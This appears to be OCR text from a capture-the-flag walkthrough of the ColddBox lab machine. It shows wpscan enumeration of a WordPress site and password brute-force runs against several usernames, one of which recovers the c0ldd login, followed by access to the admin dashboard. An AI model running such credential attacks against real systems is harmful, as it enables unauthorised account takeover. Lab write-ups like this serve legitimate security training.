
Command Used: wpscan





kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyaar@kali: ~/Desktop
File Actions Edit View Help
(zaviyaar㉿kali)-[~/Desktop]
$ sudo wpscan --url 192.168.10.12 -U the cold in person -P pass.txt
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.10.12/ [192.168.10.12]
[+] Started: Wed Oct 5 10:43:24 2022
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.10.12/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
Right Ctrl
31°C Clear
7:57 PM
10/5/2022



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyaar@kali: ~/Desktop
File Actions Edit View Help
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.10.12/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://192.168.10.12/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
[+] WordPress theme in use: twentyfifteen
| Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
| Last Updated: 2022-05-24T00:00:00.000Z
| Readme: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.2
| Style URL: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st ...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[+] Performing password attack on Wp Login against 1 user/s
Trying the / eyphed Time: 00:04:57 (10000 / 10000) 100.00% Time: 00:04:57
[i] No Valid Passwords Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Oct 5 10:48:29 2022
[+] Requests Done: 10139
[+] Cached Requests: 38
[+] Data Sent: 3.26 MB
[+] Data Received: 36.297 MB
[+] Memory used: 262.602 MB
[+] Elapsed time: 00:05:04
Right Ctrl
31°C Clear
7:57 PM
10/5/2022


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyaar@kali ~/Desktop
File Actions Edit View Help
(zaviyaar㉿kali)-[~/Desktop]
$ sudo wpscan --url 192.168.10.12 -U philip -P pass.txt
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.10.12/ [192.168.10.12]
[+] Started: Wed Oct 5 10:57:59 2022
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
Right Ctrl
31°C Clear
8:04 PM
10/5/2022



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyaar@kali ~/Desktop
File Actions Edit View Help
| Found By: Rss Generator (Passive Detection)
| - http://192.168.10.12/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://192.168.10.12/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
[+] WordPress theme in use: twentyfifteen
| Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
| Last Updated: 2022-05-24T00:00:00.000Z
| Readme: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.2
| Style URL: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[+] Performing password attack on Wp Login against 1 user/s
Trying philip / pic Time: 00:02:08 (3371 / 10000) 33.71% ETA: 00:04:12s Time: 00:02:08
Trying philip / eighty Time: 00:06:02 (10000 / 10000) 100.00% Time: 00:06:02
[i] No Valid Passwords Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Oct 5 11:04:09 2022
[+] Requests Done: 10172
[+] Cached Requests: 5
[+] Data Sent: 3.298 MB
[+] Data Received: 36.963 MB
[+] Memory used: 291.801 MB
[+] Elapsed time: 00:06:10
(zaviyaar㉿kali)-[~/Desktop]
$ sudo wpscan --url 192.168.10.12 -U philip -P pass.txt
Right Ctrl
31°C Clear
8:04 PM
10/5/2022



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyaar@kali: ~/Desktop
File Actions Edit View Help
(zaviyaar㉿kali)-[~/Desktop]
$ sudo wpscan --url 192.168.10.12 -U c0ldd -P pass.txt
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.10.12/ [192.168.10.12]
[+] Started: Wed Oct 5 11:06:01 2022
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
Right Ctrl
31°C Clear
8:13 PM
10/5/2022


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyaar@kali: ~/Desktop
File Actions Edit View Help
| - http://192.168.10.12/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://192.168.10.12/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
[+] WordPress theme in use: twentyfifteen
| Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
| Last Updated: 2022-05-24T00:00:00.000Z
| Readme: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.2
| Style URL: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:03:49 (7005 / 17005) 41.19% ETA: ??:??:??
[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Oct 5 11:09:59 2022
[+] Requests Done: 7164
[+] Cached Requests: 38
[+] Data Sent: 3.356 MB
[+] Data Received: 25.73 MB
[+] Memory used: 262.312 MB
[+] Elapsed time: 00:03:58
(zaviyaar㉿kali)-[~/Desktop]
$
Right Ctrl
31°C Clear
8:13 PM
10/5/2022



Login with the detected username and password to open admin dashboard.


ColddBox › Log In
Not secure
192.168.10.12/wp-login.php
The tab was snoozed to save memory.
Disable tab snoozing
Don't show again
Username
c0ldd
Password
Remember Me
Log In
Lost your password?
← Back to ColddBox
31°C Clear
8:20 PM
10/5/2022


Dashboard ‹ ColddBox —
Not secure
192.168.10.12/wp-admin/
The tab was snoozed to save memory.
Disable tab snoozing
Don't show again
Would you like the password manager to save the password for "192.168.10.12"?
Save
Never
ColddBox
5
0
New
How are you, the cold in person?
Screen Options
Help
Dashboard
Home
Updates
Posts
Media
Pages
Comments
Appearance
Plugins
Users
Tools
Settings
Collapse menu
WordPress 6.0.2 is available! Please update now.
Dashboard
Welcome to WordPress!
We've assembled some links to get you started:
Dismiss
Get Started
Customise Your Site
or, change your theme completely
Next Steps
Write your first blog post
Add an About page
View your site
More Actions
Manage widgets or menus
Turn comments on or off
Learn more about getting started
At a Glance
1 Post
1 Page
1 Comment
Quick Draft
Title
31°C Clear
8:20 PM
10/5/2022